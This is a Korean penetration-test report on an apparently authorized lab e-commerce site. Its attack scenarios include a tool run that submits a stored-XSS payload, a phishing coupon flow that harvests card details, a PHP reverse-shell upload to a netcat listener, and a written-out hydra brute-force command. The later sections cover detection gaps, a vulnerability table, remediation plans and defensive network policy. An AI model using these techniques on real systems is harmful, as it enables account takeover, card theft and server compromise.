입력값으로 사용할 UTF-8 텍스트 파일명을 입력하세요: script.txt
검사 결과 파일: /home/cho/http_rwws.mg.com_url_test_result.json
파일 내용을 전송할 검사 결과를 선택하세요:
1. potential-reflected-xss | 확인 페이지=http://rwws.mg.com/search.php | 요청=GET http://rwws.mg.com/search.php | parameter=q
2. potential-sql-injection | 확인 페이지=http://rwws.mg.com/search.php | 요청=GET http://rwws.mg.com/search.php | parameter=q
3. stored-xss-test-candidate | 확인 페이지=http://rwws.mg.com/support.php | 요청=POST http://rwws.mg.com/support.php | parameter=message
4. stored-xss-test-candidate | 확인 페이지=http://rwws.mg.com/product.php?id=1 | 요청=POST http://rwws.mg.com/review_submit.php | parameter=body
5. potential-reflected-xss | 확인 페이지=http://rwws.mg.com/product.php?id=1 | 요청=POST http://rwws.mg.com/review_submit.php | parameter=body
6. stored-xss-test-candidate | 확인 페이지=http://rwws.mg.com/post_new.php | 요청=POST http://rwws.mg.com/post_new.php | parameter=title, body
7. potential-reflected-xss | 확인 페이지=http://rwws.mg.com/post_new.php | 요청=POST http://rwws.mg.com/post_new.php | parameter=body
검사 결과 번호: 4
이 대상에 파일 내용을 입력값으로 전송할 권한이 있습니까? [Y/N]: y
선택한 요청에 로그인 세션이 필요합니까: http://rwws.mg.com/login.php?next=%2Fsupport.php
로그인 후 같은 세션으로 요청을 계속하시겠습니까? [Y/N]: y
아이디: bob
비밀번호:
로그인 세션을 만들었습니다. 요청 형식을 다시 확인합니다.

전송 예정 요청:
취약점 후보: stored-xss-test-candidate
method: POST
URL: http://rwws.mg.com/review_submit.php
parameter: body
입력 파일: /home/cho/script.txt (989 bytes)
위 요청을 실제로 전송하시겠습니까? [Y/N]: y
== 요청 결과 ==
상태 코드: 200
흐름 URL: http://rwws.mg.com/product.php?id=1

```

스크립트 삽입 공격 수행

 후기 작성 감사 쿠폰이 도착했습니다

기간 한정 할인쿠폰을 확인하세요.

쿠폰 확인

공격 결과 확인

3 피싱 사이트 피해 흐름 확인

SPECIAL COUPON

후기 감사 쿠폰이
도착했습니다!

지금 쿠폰을 받고 특별 할인 혜택을 확인하세요.

VulnMart 감사 쿠폰

20%

최대 30,000원 할인

쿠폰 받기

피싱 사이트로 이동시 출력 화면



SPECIAL COUPON

후기 감사 쿠폰이 도착했습니다!

지금 쿠폰을 받고 특별 할인 혜택을 확인하세요.

VulnMart 감사 쿠폰

20%


최대 30,000원 할인

쿠폰 받기


쿠폰 받기 버튼을 클릭했습니다.

쿠폰 적용하고 결제하기 →

받기 버튼 클릭 시, 결제 유도 버튼 출력



피싱 사이트의 결제 화면, 민감 정보 입력 유도




결제 완료가 되면 실제 사이트로 리다이렉션

SCN-03. 파일 업로드를 통한 리버스 셸 원격 제어권 탈취 (RCE)




목표 : 파일 업로드 기능의 확장자·콘텐츠 검증 미흡을 악용하여, 악성 스크립트(.php) 업로드 → 서버 측 실행 → 리버스 셸 연결로 이어지는 원격 제어권(RCE) 탈취가 실제로 가능함을 실증하고, 파일 업로드 검증·WAF·이상 아웃바운드 연결 탐지 체계의 실효성을 점검한다.

시나리오 3



- ① 정찰·리스너 구성 — 공격자 PC에 리버스 셸 수신용 포트를 활성화하고, 마이페이지 프로필 사진 업로드란에 허용 확장자 외 .php 업로드 가능 여부 확인
- ② .php 업로드 — 사전 구성한 포트에 `bash` 셸 제어권을 넘겨주는 명령이 담긴 .php 리버스 셸 코드 파일 업로드
- ③ 악성코드 실행·리버스 셸 — 업로드 파일을 프로필 사진으로 적용하는 과정에서 서버가 파일을 실행하는 특성을 악용, 리버스 셸 연결·제어권 탈취
- ④ 제어권·정보 수집 — 제어권을 탈취한 서버의 취약 정보(계정·설정·인증정보)를 수집·보관


단계	공격 기법	설명
1	프로필의 파일업로드 대하여 .php, .js, .py 등 허용 확장자 이외의 스크립트 실행 파일 확장자의 삽입 가능 여부 확인.	
	프로필 이미지 이미지 파일 Browse... test.php 업로드	
2	netcat도구를 활용하여 제어권을 넘겨받을 포트 대기.	

			
3	php파일을 업로드, php의 내부동작은 파일이 실행되면 해커의 포트에 연결을 요청하여 제어권을 넘겨줌.		
			
4	php 파일의 내부동작으로 해커의 4444번 포트에 아웃바운드 요청으로 제어권 획득		
			

SCN-04. Brute Force를 통한 사용자 계정 탈취



목표 : 로그인 인증에 대한 무차별 대입(Brute Force) 공격으로, 계정 잠금·요청 제한(Rate Limiting) 등 인증 보호 장치가 미흡할 경우 사용자 계정이 탈취될 수 있음을 실증하고, 반복 인증 실패에 대한 블루팀의 탐지·차단 역량과 대응 소요시간을 점검한다.






시나리오 4




- ① 응답 패턴 분석 — 로그인 시도 패킷을 분석해 인증 파라미터·성공/실패 응답 패턴 파악

- ② 준비 — 아이디·패스워드 리스트(wordlist)와 무차별 대입 도구(hydra) 준비
- ③ 무차별 대입 — hydra로 계정을 자동 대입하여 유효 계정 자격증명(ID/PW) 획득
- ④ 계정 탈취 — 획득한 계정정보로 로그인하여 계정 탈취, 탈취 정보 보관

단계	공격 기법
1	브루트포스에 활용할 아이디 패스워드 목록 파일 준비 
2	대상 웹사이트의 패킷동작 확인 회원 주문과 커뮤니티 기능을 사용하려면 로그인하십시오. 아이디 또는 비밀번호를 확인하십시오. 아이디 비밀번호  로그인 실패시에 200으로 응답.

	  로그인 성공시에 302로 응답.
3	Hydra 명령어를 통해 브루트포스 공격후 매칭 확인, 명령어의 구조는 응답번호 302가 오는 아이디와 패스워드 매칭은 성공으로 판단 나머지는 실패.
	 hydra -L /home/choi/users.txt -P /home/choi/passwd.txt [웹서비스 아이피 혹은 도메인정보] http-post-form "/login.php:next=%2F&username=^USER^&password=^PASS^:S=302"
4	brute force를 통해 얻은 계정정보로 계정 탈취
	 

4-4. 코드 흐름도



4-5. 탐지·대응 체계 평가

공격 행위는 애플리케이션 로그 · 웹서버 접근로그(nginx) · WAF 감사로그(ModSecurity) 3계층에 기록된다. WAF(OWASP CRS 3.3.5)는 SQLi·저장형 XSS 삽입을 시그니처로 탐지하나, 차단 미적용(DetectionOnly) 시 실제 실행을 막지 못한다. 평문 전송·피싱·리버스 셸·무차별 대입은 계층별로 탐지 공백이 존재한다.

주요 탐지 공백 (Detection Gap)

- SQLi/저장형 XSS는 WAF CRS로 탐지되나, 차단 미적용 시 그대로 실행됨 → 차단(On) 정책 전환 필요

- 평문 HTTP 구간의 로그인 자격증명·세션 쿠키 스니핑은 애플리케이션 로그에 미기록
- 저장형 XSS 기반 쿠키 beacon·피싱 리다이렉트·카드 수집은 외부 피싱 서버에서 발생하여 대상 로그에 미기록
- 파일 업로드 확장자·콘텐츠 검증 부재 → 웹셸/리버스 셸 업로드 탐지 공백, 이상 아웃바운드(리버스 셸) 연결 미탐지
- 로그인 반복 실패에 대한 계정 잠금·요청 속도 제한·이상탐지 미흡 → 무차별 대입 탐지 지연

4-6. 발견 취약점

ID	취약점	위험등급	CWE / OWASP	시나리오
V-01	로그인 SQL Injection 인증 우회	긴급	CWE-89 / A03	SCN-01
V-02	상품 검색 SQL Injection 데이터 탈취	긴급	CWE-89 / A03	SCN-01
V-09	업로드 파일 서버측 실행(리버스 셸 RCE)	긴급	CWE-94/434 / A03	SCN-03
V-08	파일 업로드 확장자·콘텐츠 검증 미흡	긴급	CWE-434 / A05	SCN-03
V-03	저장형 XSS(게시판/후기 미인코딩 출력)	높음	CWE-79 / A03	SCN-01/02
V-04	세션 쿠키 보안속성 미설정(HttpOnly 등)	높음	CWE-1004/614 / A05	SCN-01/02
V-06	결제 트래픽 카드번호 평문 노출	높음	CWE-319/311 / A02	SCN-02
V-10	로그인 무차별 대입 방어 미흡	높음	CWE-307 / A07	SCN-04
V-11	평문·약한 비밀번호(교육용 계정 평문 노출)	높음	CWE-256/312 / A02	SCN-01/04
V-05	평문 HTTP 전송(전송구간 암호화 미적용)	높음	CWE-319 / A02	SCN-01/02
V-07	오픈 리다이렉트(피싱 유도)	중간	CWE-601 / A01	SCN-02
V-12	상세 오류·SQL 쿼리 화면 노출	중간	CWE-209 / A05	SCN-01
V-13	CSP 미도입	중간	CWE-1021 / A05	SCN-01/02
V-14	WAF DetectionOnly(차단 미적용)	낮음	운영 설정 / A05	전체

4-7. 취약점 조치 계획

위험등급 기준에 따라 긴급 2주 · 높음 1개월 · 중간 2개월 내 조치를 목표로 우선순위를 부여한다.

ID	취약점	조치 방안	담당
----	-----	-------	----

V-01	로그인 SQLi 인증우회	Prepared Statement 전환 · password_verify() 검증	웹개발팀
V-02	검색 SQLi 데이터탈취	검색 파라미터 바인딩 · 결과셋/권한 제한	웹개발팀
V-08	파일 업로드 검증 미흡	확장자·MIME·매직바이트 화이트리스트 · 파일명 난수화	웹개발팀
V-09	업로드 파일 RCE	업로드 디렉터리 실행권한 제거·웹루트 외 저장 · 서버측 콘텐츠 검증	웹개발·인프라
V-03	저장형 XSS	출력 컨텍스트 인코딩/Sanitizer 적용 · CSP 도입	웹개발팀
V-04	쿠키 보안속성	HttpOnly·Secure·SameSite=Strict · 세션-IP/UA 바인딩	웹개발팀
V-05	평문 HTTP 전송	전 구간 HTTPS/TLS 강제 · HSTS	인프라팀
V-06	결제 트래픽 카드 평문	결제 구간 TLS 적용 · 카드번호 토큰화 · PG 연동	웹개발·인프라
V-10	무차별 대입 방어 미흡	요청 속도 제한·계정 잠금 · CAPTCHA/MFA · 로그인 이상탐지	웹개발·SOC
V-11	평문·약한 비밀번호	평문 컬럼 제거·해시 단일화 · 비밀번호 정책 강화	DB운영팀
V-07	오픈 리다이렉트	외부 이동 도메인 화이트리스트 · 이탈 경고	웹개발팀
V-12	오류·쿼리 노출	오류 메시지 마스킹 · 상세는 내부 로깅 분리	웹개발팀
V-13	CSP 미도입	Content-Security-Policy 도입	웹개발팀
V-14	WAF 차단 미적용	SecRuleEngine On 전환(오탐 검증 후)	보안관제팀


4-8. 구현도 평가

번호	평가 영역	체크 항목	성공 기준	확인 자료	판정
1	URL 수집	메인 URL 정보만 주어진 때 하위 URL을 수집했는가?	사이트 내부 링크, 메뉴, 폼, 리다이렉트 경로를 수집함	URL 목록, 수집 로그	O
2		인증 전·후와 권한별 URL을 구분했는가?	비로그인·일반 사용자·관리자 전용 경로를 구분함	권한별 URL 목록	O
3		화면에 직접 노출되지 않은 URL도 확인했는가?	JavaScript, API 요청, 폼 action, 업로드·검색·결제 경로를 확인함	프록시 기록, 소스 분석	O
4	입력점 탐색	데이터를 입력받는 URL을 찾아냈는가?	로그인, 검색, 후기, 문의, 프로필, 장바구니, 결제 입력 경로를 식별함	입력 URL 목록	O
5		각 URL의 입력 파라미터와 전송 방식을 식별했는가?	GET, POST, JSON, Cookie, Header, 파일 입력을 구분함	파라미터 목록, HTTP 기록	O
6	취약점 진단	입력점에 맞는 웹해킹 테스트 데이터를 전송했는가?	SQLi, XSS, 인증·세션, 가격 변조, 파일 업로드 등 기능에 맞게 테스트함	HTTP 요청·응답	O

7		단순 오류가 아닌 실제 취약점인지 확인했는가?	동일 조건에서 반복 재현되며 정상 입력과 결과 차이가 확인됨	정상·비정상 비교 결과	O
8		취약점의 발생 원인을 확인했는가?	취약 코드, 입력 검증 누락, 출력 인코딩 누락 또는 잘못된 설정을 특정함	코드·설정 근거	O
9	공격 성공	발견한 취약점에 실제 최소 공격을 진행했는가?	승인된 로컬 환경에서 영향이 가장 작은 PoC를 수행함	PoC 수행 기록	O
10	공격 성공	사전에 정의한 공격 성공 조건을 달성했는가?	인증 우회, 스크립트 실행, 권한 없는 접근, 금액 변조 등 목표 결과가 확인됨	화면, 요청·응답, 로그	O
11		공격 성공을 객관적인 증거로 입증했는가?	HTTP 응답, 화면, 서버 로그, DB 기록 중 관련 증거가 연결됨	증거 자료	O
12		공격 가능성과 실제 성공을 구분했는가?	재현되지 않은 항목은 성공이 아닌 미검증·실패로 표시함	시나리오 결과표	O
13		공격 과정에서 실제 개인정보나 시스템에 피해를 주지 않았는가?	가상 계정·모의 주문·카나리아 데이터만 사용함	테스트 데이터, 복구 기록	O
14	시나리오 준수	사전에 준비된 4개 시나리오대로 웹해킹을 진행했는가?	각 시나리오의 순서, 사전조건, 공격 단계와 목표를 준수함	시나리오별 수행 기록	O
15		각 시나리오의 모든 단계를 수행했는가?	누락된 단계 없이 정찰부터 목표 달성 또는 실패 판정까지 진행함	단계별 체크 결과	O
16		시나리오에서 공격 흐름이 연결됐는가?	앞 단계의 결과가 다음 단계의 실제 선행조건으로 사용됨	공격 흐름 타임라인	O
17		4개 시나리오별 성공 여부를 따로 판정했는가?	각 시나리오를 성공·부분 성공·실패·미수행으로 구분함	시나리오 결과표	O
18	결과 검증	공격 행위가 보안 로그에서 탐지됐는가?	WAF, 웹서버, 애플리케이션 로그에서 관련 이벤트가 확인됨	로그 증거	O
19		탐지되지 않거나 차단되지 않은 원인을 분석했는가?	미탐지, 우회, 로그 누락, DetectionOnly 등의 원인을 기록함	탐지 공백 분석	O
20		발견 취약점에 대한 수정 방안을 제시했는가?	취약점 원인을 제거하는 코드·설정 수정 방안이 있음	조치 계획	O
21		수정 후 동일 공격을 다시 시험했는가?	기존 공격은 실패하고 정상 기능은 유지됨	재시험 결과	O
22		전체 프로젝트 성공 여부를 객관적으로 판단할 수 있는가?	URL 수집, 입력점 탐색, 진단, 공격, 4개 시나리오, 재시험 결과가 모두 존재함	최종 결과표	O

5. 보안 정책

5-1. 보안 정책 개요



계층

핵심 관점

주요 역할

조치 권한

Router/L3 ACL	통신 경로	네트워크에 접근 가능한 네트워크 대역을 제한	차단
IPS/Firewall	공격 트래픽	패킷으로 탐지된 명확한 악성 트래픽 차단	DROP
네트워크 IDS	행위 탐지 및 분석	공격 또는 비정상 서비스 행위 탐지	Alert
firewalld/UFW	호스트 서비스	서비스에 필요한 포트와 출발지만 허용	차단
TCP Wrapper	서비스 접근 보조 제어	지원 서비스의 호스트 기반 접근 제한	차단
SELinux	서비스 프로세스 제어	서비스 프로세스의 파일·포트·소켓 접근 권한 제한	DROP
분석 및 관제	C&C 서버 (Python 상관 분석)	로그 및 패킷 상관 분석, 공격 의도 판정	Alert 및 DROP 후보

5-2. 계층별 보안 정책

ACL 정책

ACL은 공격 시그니처 탐지를 위한 수단이 아닌 네트워크 구간 접근 범위를 제한을 위한 1차 통제 수단으로 사용한다. ACL 보안 정책 적용의 기본 원칙은 다음과 같다.

- 서비스에 필요한 출발지 목적지 포트만 허용
- 네트워크 장비 혹은 관제용 SSH 는 C&C 관리 영역에서만 허용
- 출발지 목적지 IP, 프로토콜, 포트를 기준으로 패킷을 허용하거나 차단

출발지	목적지	서비스	정책	목적
사용자/외부 서비스 접근망	웹 서버	TCP 80	허용	웹 서비스 이용
관리자망	네트워크 장비 관리 IP	TCP 22	허용	SSH 원격 관리
관리자망	DB 서버	DB 지정 포트	허용	DB 관리
관제망	네트워크 장비·서버	SNMP / Syslog 등	허용	모니터링 및 로그 수집
일반 사용자망	관리망·관제망	Any	차단	비인가 관리 접근 방지
기타 미허용 트래픽	내부 중요망	Any	차단	최소 권한 정책 적용

IPS 정책

IPS는 네트워크 경계에서 실시간 공격 차단을 담당하는 계층으로 정의한다.

항목	정책
pfsense 방화벽	C&C 로그 종합 서버에서 악성 사용자 IP를 판단하여 차단
Suricata (IPS)	- IDS에서 짜인 룰셋을 기준으로 DROP룰로 전환 - IPS에서 직접 확인해야 하는 경우 Alert 활용

IDS 정책

IDS는 네트워크 트래픽을 실시간으로 모니터링하여 이상 행위 및 잠재적 위협 가능성을 탐지하고 알림(보고)하는 계층으로 정의한다.

IDS Ruleset 세부 분류 기준

(1) IDS 운영 정책

- Alert(경보) 중심으로 운영
